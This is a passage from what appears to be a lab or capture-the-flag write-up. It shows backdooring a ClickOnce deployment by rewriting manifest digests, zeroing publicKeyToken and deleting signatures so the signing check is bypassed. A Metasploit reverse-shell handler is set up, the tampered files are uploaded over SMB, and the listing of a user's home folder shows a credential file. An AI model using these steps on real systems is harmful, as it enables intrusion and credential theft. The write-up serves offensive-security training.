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</as:Timestamp></Object></Signature></r:issuer></r:license></msrel:RelData></KeyInfo></Signature>
We zero out the publicKeyToken attribute in the asmv1:assemblyIdentity tag at the top (where the name attribute matches the assembly name the manifest belongs to, so SelfService.exe).
Zeroing out means 16 zeroes, this ensures the signature won’t be checked and it won’t cause an issue if it is missing:
- From:
<asmv1:assemblyIdentity name="SelfService.exe" version="1.0.0.5" publicKeyToken="df2d66813d606b59"
- To:
<asmv1:assemblyIdentity name="SelfService.exe" version="1.0.0.5" publicKeyToken="0000000000000000"
We have changed the main DLL manifest what is referenced by the SelfService.dll.manifest (containing the digest values for the main DLL manifest).
This means now, the SelfService.application also needs to be updated.
Update SelfService.application
We proceed to modify SelfService.application with the same way than for SelfService.dll.manifest.
$ openssl dgst -binary -sha256 SelfService.dll.manifest | openssl enc -base64
Q9NkG6a1NNeIsVRgzg6Ax0Wn1/WkxHFOH0ZvNV/37lg=
$ ls -la SelfService.dll.manifest
-rw-rw-r-- 1 user user 5405 Feb 23 16:05 SelfService.dll.manifest
Now we can replace the element dsig:DigestValue with this new value and also update the DLL manifest file size (dependentAssembly tags size attribute):
- From:
    <dependentAssembly dependencyType="install" codebase="Application Files\SelfService_1_0_0_5\SelfService.dll.manifest" size="19133">
      <assemblyIdentity name="SelfService.exe" version="1.0.0.5" publicKeyToken="df2d66813d606b59" language="neutral" processorArchitecture="msil" type="win32" />
      <hash>
        <dsig:Transforms>
          <dsig:Transform Algorithm="urn:schemas-microsoft-com:HashTransforms.Identity" />
        </dsig:Transforms>
        <dsig:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha256" />
        <dsig:DigestValue>s7mTnbbNSoS3iDZxLy0dl5RPN6SeZwV06OXH7XEZOC0=</dsig:DigestValue>
      </hash>
    </dependentAssembly>
- To:
    <dependentAssembly dependencyType="install" codebase="Application Files\SelfService_1_0_0_5\SelfService.dll.manifest" size="5405">
      <assemblyIdentity name="SelfService.exe" version="1.0.0.5" publicKeyToken="df2d66813d606b59" language="neutral" processorArchitecture="msil" type="win32" />
      <hash>
        <dsig:Transforms>
          <dsig:Transform Algorithm="urn:schemas-microsoft-com:HashTransforms.Identity" />
        </dsig:Transforms>
        <dsig:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha256" />
        <dsig:DigestValue>Q9NkG6a1NNeIsVRgzg6Ax0Wn1/WkxHFOH0ZvNV/37lg=</dsig:DigestValue>
      </hash>
    </dependentAssembly>
Replace the publicKeyToken with zeros:
...
  <assemblyIdentity name="SelfService.application" version="1.0.0.5" publicKeyToken="0000000000000000" language="neutral" processorArchitecture="msil" xmlns="urn:schemas-microsoft-com:asm.v1" />
...
    <dependentAssembly dependencyType="install" codebase="Application Files\SelfService_1_0_0_5\SelfService.dll.manifest" size="5405">
      <assemblyIdentity name="SelfService.exe" version="1.0.0.5" publicKeyToken="0000000000000000" language="neutral" processorArchitecture="msil" type="win32" />
      <hash>
        <dsig:Transforms>
          <dsig:Transform Algorithm="urn:schemas-microsoft-com:HashTransforms.Identity" />
        </dsig:Transforms>
        <dsig:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha256" />
        <dsig:DigestValue>Q9NkG6a1NNeIsVRgzg6Ax0Wn1/WkxHFOH0ZvNV/37lg=</dsig:DigestValue>
      </hash>
    </dependentAssembly>
Lastly, we delete the publisherIdentity and the Signature elements at the end of the SelfService.application.
Now the backdoored ClickOnce application should be ready to be deployed, remember, we have the last-run.txt so we can use that as a heads up to know if its working or not…
The SelfService.Application and the SelfService.dll.manifest end up looking like the following:
$ cat SelfService.application
<?xml version="1.0" encoding="utf-8"?>
<asmv1:assembly xsi:schemaLocation="urn:schemas-microsoft-com:asm.v1 assembly.adaptive.xsd" manifestVersion="1.0" xmlns:asmv1="urn:schemas-microsoft-com:asm.v1" xmlns="urn:schemas-microsoft-com:asm.v2" xmlns:asmv2="urn:schemas-microsoft-com:asm.v2" xmlns:xrml="urn:mpeg:mpeg21:2003:01-REL-R-NS" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:asmv3="urn:schemas-microsoft-com:asm.v3" xmlns:dsig="http://www.w3.org/2000/09/xmldsig#" xmlns:co.v1="urn:schemas-microsoft-com:clickonce.v1" xmlns:co.v2="urn:schemas-microsoft-com:clickonce.v2">
  <assemblyIdentity name="SelfService.application" version="1.0.0.5" publicKeyToken="0000000000000000" language="neutral" processorArchitecture="msil" xmlns="urn:schemas-microsoft-com:asm.v1" />
  <description asmv2:publisher="SelfService" asmv2:product="SelfService" xmlns="urn:schemas-microsoft-com:asm.v1" />
  <deployment install="true" mapFileExtensions="true">
    <subscription>
      <update>
        <beforeApplicationStartup />
      </update>
    </subscription>
    <deploymentProvider codebase="http://ms01.push.vl/SelfService.application" />
  </deployment>
  <compatibleFrameworks xmlns="urn:schemas-microsoft-com:clickonce.v2">
    <framework targetVersion="4.5" profile="Full" supportedRuntime="4.0.30319" />
  </compatibleFrameworks>
  <dependency>
    <dependentAssembly dependencyType="install" codebase="Application Files\SelfService_1_0_0_5\SelfService.dll.manifest" size="5405">
      <assemblyIdentity name="SelfService.exe" version="1.0.0.5" publicKeyToken="0000000000000000" language="neutral" processorArchitecture="msil" type="win32" />
      <hash>
        <dsig:Transforms>
          <dsig:Transform Algorithm="urn:schemas-microsoft-com:HashTransforms.Identity" />
        </dsig:Transforms>
        <dsig:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha256" />
        <dsig:DigestValue>Q9NkG6a1NNeIsVRgzg6Ax0Wn1/WkxHFOH0ZvNV/37lg=</dsig:DigestValue>
      </hash>
    </dependentAssembly>
  </dependency>
</asmv1:assembly>
$ cat SelfService.dll.manifest
<?xml version="1.0" encoding="utf-8"?>
<asmv1:assembly xsi:schemaLocation="urn:schemas-microsoft-com:asm.v1 assembly.adaptive.xsd" manifestVersion="1.0" xmlns:asmv1="urn:schemas-microsoft-com:asm.v1" xmlns="urn:schemas-microsoft-com:asm.v2" xmlns:asmv2="urn:schemas-microsoft-com:asm.v2" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:co.v1="urn:schemas-microsoft-com:clickonce.v1" xmlns:asmv3="urn:schemas-microsoft-com:asm.v3" xmlns:dsig="http://www.w3.org/2000/09/xmldsig#" xmlns:co.v2="urn:schemas-microsoft-com:clickonce.v2">
  <asmv1:assemblyIdentity name="SelfService.exe" version="1.0.0.5" publicKeyToken="0000000000000000" language="neutral" processorArchitecture="msil" type="win32" />
  <application />
  <entryPoint>
    <assemblyIdentity name="Launcher" version="7.0.0.0" language="neutral" processorArchitecture="msil" />
    <commandLine file="Launcher.exe" parameters="" />
  </entryPoint>
  <trustInfo>
    <security>
      <applicationRequestMinimum>
        <PermissionSet Unrestricted="true" ID="Custom" SameSite="site" />
        <defaultAssemblyRequest permissionSetReference="Custom" />
      </applicationRequestMinimum>
      <requestedPrivileges xmlns="urn:schemas-microsoft-com:asm.v3">
        <!--
          UAC Manifest Options
          If you want to change the Windows User Account Control level replace the
          requestedExecutionLevel node with one of the following.

        <requestedExecutionLevel  level="asInvoker" uiAccess="false" />
        <requestedExecutionLevel  level="requireAdministrator" uiAccess="false" />
        <requestedExecutionLevel  level="highestAvailable" uiAccess="false" />

         If you want to utilize File and Registry Virtualization for backward
         compatibility then delete the requestedExecutionLevel node.
    -->
        <requestedExecutionLevel level="asInvoker" uiAccess="false" />
      </requestedPrivileges>
    </security>
  </trustInfo>
  <dependency>
    <dependentOS>
      <osVersionInfo>
        <os majorVersion="5" minorVersion="1" buildNumber="2600" servicePackMajor="0" />
      </osVersionInfo>
    </dependentOS>
  </dependency>
  <dependency>
    <dependentAssembly dependencyType="preRequisite" allowDelayedBinding="true">
      <assemblyIdentity name="Microsoft.Windows.CommonLanguageRuntime" version="4.0.30319.0" />
    </dependentAssembly>
  </dependency>
  <dependency>
    <dependentAssembly dependencyType="install" allowDelayedBinding="true" codebase="Launcher.exe" size="23904">
      <assemblyIdentity name="Launcher" version="7.0.0.0" language="neutral" processorArchitecture="msil" />
      <hash>
        <dsig:Transforms>
          <dsig:Transform Algorithm="urn:schemas-microsoft-com:HashTransforms.Identity" />
        </dsig:Transforms>
        <dsig:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha256" />
        <dsig:DigestValue>5bpMmiFyKqHkRwWWOYorrVvxQNEX3LhIMpMF8uNoNzg=</dsig:DigestValue>
      </hash>
    </dependentAssembly>
  </dependency>
  <file name="SelfService.deps.json" size="5891">
    <hash>
      <dsig:Transforms>
        <dsig:Transform Algorithm="urn:schemas-microsoft-com:HashTransforms.Identity" />
      </dsig:Transforms>
      <dsig:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha256" />
      <dsig:DigestValue>LaaK/tsS+6hIea2P/okeX1JeC2lNnhRRWKsRubVMETE=</dsig:DigestValue>
    </hash>
  </file>
  <file name="SelfService.dll" size="9216">
    <hash>
      <dsig:Transforms>
        <dsig:Transform Algorithm="urn:schemas-microsoft-com:HashTransforms.Identity" />
      </dsig:Transforms>
      <dsig:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha256" />
      <dsig:DigestValue>kBCWmAXe700umfWhg5LKrh7HUUKWrqRz6sEmf1QNhY0=</dsig:DigestValue>
    </hash>
  </file>
  <file name="SelfService.exe" size="161632">
    <hash>
      <dsig:Transforms>
        <dsig:Transform Algorithm="urn:schemas-microsoft-com:HashTransforms.Identity" />
      </dsig:Transforms>
      <dsig:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha256" />
      <dsig:DigestValue>MsUaMPce9HWLPocCreE6YTj+r6CRXuPsQMLkpMqO3pQ=</dsig:DigestValue>
    </hash>
  </file>
  <file name="SelfService.runtimeconfig.json" size="372">
    <hash>
      <dsig:Transforms>
        <dsig:Transform Algorithm="urn:schemas-microsoft-com:HashTransforms.Identity" />
      </dsig:Transforms>
      <dsig:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha256" />
      <dsig:DigestValue>DSp4MGmJyWjNc/SmtGLu8DcWOcu4eQJIAo4Sy6A1RFo=</dsig:DigestValue>
    </hash>
  </file>
  <file name="System.DirectoryServices.AccountManagement.dll" size="283264">
    <hash>
      <dsig:Transforms>
        <dsig:Transform Algorithm="urn:schemas-microsoft-com:HashTransforms.Identity" />
      </dsig:Transforms>
      <dsig:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha256" />
      <dsig:DigestValue>uFjT3dyuUYO2GS2YRGygCLj3jXHyROwZpT7GwlSt4+g=</dsig:DigestValue>
    </hash>
  </file>
  <file name="System.DirectoryServices.Protocols.dll" size="157312">
    <hash>
      <dsig:Transforms>
        <dsig:Transform Algorithm="urn:schemas-microsoft-com:HashTransforms.Identity" />
      </dsig:Transforms>
      <dsig:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha256" />
      <dsig:DigestValue>oHAGLNuDH3fnSPOFMWrgwOx/lS1XneiviRjqpitDjuY=</dsig:DigestValue>
    </hash>
  </file>
 </asmv1:assembly>
MS01
Initial Access (Kelly.Hill) (Push_User-1)
Start our Meterpreter listener:
$ msfconsole -qx "use exploit/multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set LHOST tun0; set LPORT 443; set ExitOnSession false; exploit -j"
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
LHOST => tun0
LPORT => 443
ExitOnSession => false
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.8.4.253:443
msf6 exploit(multi/handler) >
Check the last-run.txt file:
               _          _ _            _
 ___ _ __ ___ | |__   ___| (_) ___ _ __ | |_      _ __   __ _
/ __| '_ ` _ \| '_ \ / __| | |/ _ \ '_ \| __|____| '_ \ / _` |
\__ \ | | | | | |_) | (__| | |  __/ | | | ||_____| | | | (_| |
|___/_| |_| |_|_.__/ \___|_|_|\___|_| |_|\__|    |_| |_|\__, |
    by @podalirius_                             v2.1.7  |___/

[+] Successfully authenticated to 'ms01.push.vl' as 'push.vl\olivia.wood'!
■[\\ms01.push.vl\]> use wwwroot
■[\\ms01.push.vl\wwwroot\]> cat last-run.txt
"Last Execution:  7:45"
Upload our backdoor via SMB:
■[\\ms01.push.vl\wwwroot\Application Files\SelfService_1_0_0_5\]> put SelfService.dll.deploy
SelfService.dll.deploy
'SelfService.dll.deploy' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 9.2/9.2 kB • ? • 0:00:00
■[\\ms01.push.vl\wwwroot\Application Files\SelfService_1_0_0_5\]> put SelfService.dll.manifest
SelfService.dll.manifest
'SelfService.dll.manifest' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 5.4/5.4 kB • ? • 0:00:00
■[\\ms01.push.vl\wwwroot\]> put SelfService.application
SelfService.application
'SelfService.application' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 2.1/2.1 kB • ? • 0:00:00
Check the last-run.txt file again:
[\\ms01.push.vl\wwwroot\]> cat last-run.txt
"Last Execution:  7:49"
We got our shell as Kelly.Hill:
[*] Sending stage (203846 bytes) to 10.10.200.22
[*] Meterpreter session 1 opened (10.8.4.253:443 -> 10.10.200.22:51681) at 2025-02-23 16:57:39 +0900

msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information             Connection
  --  ----  ----                     -----------             ----------
  1         meterpreter x64/windows  PUSH\Kelly.Hill @ MS01  10.8.4.253:443 -> 10.10.200.22:51681 (10.10.200.22)
We can find her credentials in the home folder:
meterpreter > ls
Listing: c:\users\kelly.hill
============================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100666/rw-rw-rw-  43      fil   2023-08-05 19:07:54 +0900  .git-credential
040555/r-xr-xr-x  0       dir   2023-09-02 19:20:48 +0900  3D Objects
040777/rwxrwxrwx  0       dir   2021-08-19 15:45:22 +0900  AppData
040777/rwxrwxrwx  0       dir   2023-08-31 19:09:23 +0900  Application Data
040555/r-xr-xr-x  0       dir   2023-09-02 19:20:48 +0900  Contacts
040777/rwxrwxrwx  0       dir   2023-08-31 19:09:23 +0900  Cookies
040555/r-xr-xr-x  0       dir   2023-09-02 19:20:48 +0900  Desktop
040555/r-xr-xr-x  4096    dir   2023-09-02 19:20:48 +0900  Documents
040555/r-xr-xr-x  0       dir   2023-09-02 19:20:48 +0900  Downloads
040555/r-xr-xr-x  0       dir   2023-09-02 19:20:48 +0900  Favorites
040555/r-xr-xr-x  0       dir   2023-09-02 19:20:48 +0900  Links
040777/rwxrwxrwx  0       dir   2023-08-31 19:09:23 +0900  Local Settings
040555/r-xr-xr-x  0       dir   2023-09-02 19:20:48 +0900  Music
040777/rwxrwxrwx  0       dir   2023-08-31 19:09:23 +0900  My Documents
100666/rw-rw-rw-  786432  fil   2023-10-12 18:29:15 +0900  NTUSER.DAT
100666/rw-rw-rw-  65536   fil   2023-08-31 19:24:03 +0900  NTUSER.DAT{cb2c9905-007c-11ec-b8ea-cc31a8606de8}.TM.blf
100666/rw-rw-rw-  524288  fil   2023-08-31 19:09:22 +0900  NTUSER.DAT{cb2c9905-007c-11ec-b8ea-cc31a8606de8}.TMContainer00000000000000000001.regtr
                                                           ans-ms
100666/rw-rw-rw-  524288  fil   2023-08-31 19:09:22 +0900  NTUSER.DAT{cb2c9905-007c-11ec-b8ea-cc31a8606de8}.TMContainer00000000000000000002.regtr
                                                           ans-ms
040777/rwxrwxrwx  0       dir   2023-08-31 19:09:23 +0900  NetHood
040555/r-xr-xr-x  0       dir   2023-09-02 19:20:48 +0900  Pictures
040777/rwxrwxrwx  0       dir   2023-08-31 19:09:23 +0900  PrintHood
040777/rwxrwxrwx  0       dir   2023-08-31 19:09:23 +0900  Recent
040555/r-xr-xr-x  0       dir   2023-09-02 19:20:48 +0900  Saved Games
040555/r-xr-xr-x  0       dir   2023-09-02 19:20:48 +0900  Searches
040777/rwxrwxrwx  0       dir   2023-08-31 19:09:23 +0900  SendTo
040777/rwxrwxrwx  0       dir   2023-08-31 19:09:23 +0900  Start Menu
